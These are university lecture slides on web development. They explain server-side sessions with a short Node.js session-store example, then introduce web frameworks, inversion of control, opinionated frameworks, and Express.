
# INTRODUCING SESSIONS

- So, how can we keep track of **sensitive** information from previous interactions and mitigate tampering issues?
- How can we store more data than Cookies allow us to?
- We can use the **Web Session** mechanism ([RFC 6265](#))

# WEB SESSIONS: BASICS


- When there is a need to keep track of some information across requests, the web server creates a **Session** for a given client
- A **Session** is a data structure storing **key-value pairs**, managed and stored on the server
- A Session is identified by a **unique** session id (a.k.a. session token)
- The session id is passed to the client (generally as a Cookie)
- Session data remains on the server, and client cannot mess with it

# WEB SESSIONS: AUTHENTICATION EXAMPLE



# IMPLEMENTING SESSIONS FROM SCRATCH

- Implementing a basic Session mechanism in Node.js from scratch is quite easy
- We can use the built in JavaScript Map objects. A first Map associates each Session Id with a Session, which is in turn a <Key, Value> Map.



# SESSIONS FROM SCRATCH IN NODE.JS

```
class Session {  
  
    constructor(){  
        this.sessionStore = new Map();  
    }  
  
    createSession(){  
        let sessionId = this.generateNewSessionId();  
        this.sessionStore.set(sessionId, new Map());  
        return sessionId;  
    }  
  
    storeSessionData(sessionId, key, value){  
        return this.getSessionById(sessionId)?.set(key, value);  
    }  
  
    /* other methods ... */  
}
```

See full example in Session.js

# USING SESSIONS

- When a user logs in, we create a new session, store relevant data in it, and pass the session id as a Cookie

```
if(isAuthenticated){  
    //create a new session for the user  
    let sessionId = session.createSession();  
    session.storeSessionData(sessionId, "username", user.username);  
    session.storeSessionData(sessionId, "auth", true);  
    response.writeHead(300, {  
        "Location": "/",  
        "Set-Cookie": [  
            `sessionId=${sessionId}; max-age=${60*60}`  
        ]  
    });  
    response.end();  
}
```

# USING SESSIONS

- When we need to access session data, we can

```
function handleRequest(request, response){  
  
    let userSession = session.getSessionFromRequest(request);  
    let context = {  
        isAuthenticated: userSession?.get("auth"),  
        username: userSession?.get("username")  
    }  
    /* rest of the code */  
}
```

```
getSessionFromRequest(request){  
    let requestSessionId = parseCookies(request)["sessionId"];  
    return this.getSessionById(requestSessionId);  
}
```

# METHODS FOR WEB SESSION TRACKING

- Using a Cookie to store the session id is the most popular approach
  - Simple, broadly-supported
- Other approaches exist:
  - **URL Rewriting:** Session id is appended to every URLs as a query parameter
  - **Hidden form fields:** Session ids are stored as hidden form fields. When a user submits a form, the Session id is submitted along with the other data

# LET'S LOOK AT THE CODE

- Live demo time!
- We will now take a look at improved version of the To-do list web app, with proper server-stored session mechanisms
- Source Code is available in the Course Materials on Teams
  - You should check the code out, and try to run (and debug) the web app



# REFERENCES

- **Introduction to Web Applications Development**

By Carles Mateu


Freely available on [archive.org](https://archive.org/details/introductiontow0000mate) under the GNU Free Documentation Licence

**Relevant parts:** Section 3.11 (Session monitoring). You can ignore the examples with Java Servlets

- **Using HTTP cookies**

MDN web docs

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Cookies>



**UNIVERSITÀ DEGLI STUDI DI NAPOLI FEDERICO II**  
**WEB TECHNOLOGIES — LECTURE 13**


# **WEB FRAMEWORKS: EXPRESS**

Luigi Libero Lucio Starace, PhD

[luigiliberolucio.starace@unina.it](mailto:luigiliberolucio.starace@unina.it)

<https://docenti.unina.it/luigiliberolucio.starace>

<https://luistar.github.io>



# PREVIOUSLY, ON WEB TECHNOLOGIES

We developed a few web apps using server-side programming

- We implemented our To-do list app using CGI and Bash ( 💀 )
- We implemented our To-do list app using PHP 8.2
- We implemented our To-do list app using Node.js

There were a few **pain points**

- **Lots of tedious stuff** (e.g.: parse cookies, read and parse request bodies, ...)
- **No out-of-the-box session management** (except for PHP)
- **No out-of-the-box middleware support** (e.g.: authentication)
- **No out-of-the-box templating**

# COMMON TASKS IN WEB DEVELOPMENT

- Managing Routing
- Rendering templates
- Managing Web Sessions
- Managing Authentication/Authorization

We do not want to re-invent the wheel in every project, right?

# WEB FRAMEWORKS

- A **framework** is a pre-defined set of software components, tools, and best practices that serve as a **foundation** for developing software
- **Web frameworks** are specifically designed to simplify and streamline the development of web applications
- They provide a (structured) way to build and organize web applications, reducing the need for developers to start from scratch and re-invent the wheel
- Frameworks and Software Libraries are different things!

# SOFTWARE LIBRARY


- Essentially a set of functions we can call to get some job done
- Each call does some work and then returns control to the caller
- User code (e.g.: our **main** method) is in control of the execution flow

# FRAMEWORK

- Embody some abstract design, with more **behaviour** built-in
- User-written code can be **plugged-in** into the framework
- The framework is in control of the execution flow and calls user code when appropriate

# INVERSION OF CONTROL (IoC) PRINCIPLE

- IoC is a defining feature of frameworks
- The control flow is **inversed** from traditional imperative programming
  - The responsibility of managing the control flow is shifted from the developer to a framework
- A.k.a. Hollywood's Law: “*Don't call us, we'll call you*”.




# KEY COMPONENTS OF WEB FRAMEWORKS

Web frameworks typically include:

- **Core functionalities:**
  - Routing; Request parsing; Input validation; Cookie management; Sessions...
- **Template Engine:**
  - Helps in rendering dynamic content, separating code logic from the presentation layer.
- **ORM (Object-Relational Mapping) Mechanism:**
  - Simplifies database interactions by allowing developers to work with objects instead of SQL queries.

# OPINIONATED FRAMEWORKS

- Frameworks can be more or less **opinionated**
- A (strongly) **opinionated** framework comes with a rigid set of pre-defined conventions, best practices, and decisions made by the framework's creators. It **enforces** a specific way of doing things, and leaves less wiggle room to devs.
- Unopinionated frameworks do not enforce a specific way of doing things



*Keep in mind, this framework has really strong opinions...*

Artwork generated using DALL-E 3

# OPINIONATED FRAMEWORKS

## Pros

- Ensure higher levels of consistency across different projects
- Can speed up development, reducing decision fatigue

## Cons

- May have a steeper learning curve
- May not be flexible enough for a certain project

# WEB FRAMEWORKS (SERVER–SIDE)

- Many web frameworks to choose from (e.g.: [see Wikipedia](#))

**django**

 **spring**<sup>®</sup>

 **phalcon**

 **JAKARTA EE**



**Scalatra**

**koa**

 **STRUTS**

**express**

 **Flask**  
web development,  
one drop at a time

 **JYNX**

 **Laravel**

 **.NET  
Core**

 **Drogon**

 **RAILS**

 **mojolicious**

 **CakePHP**

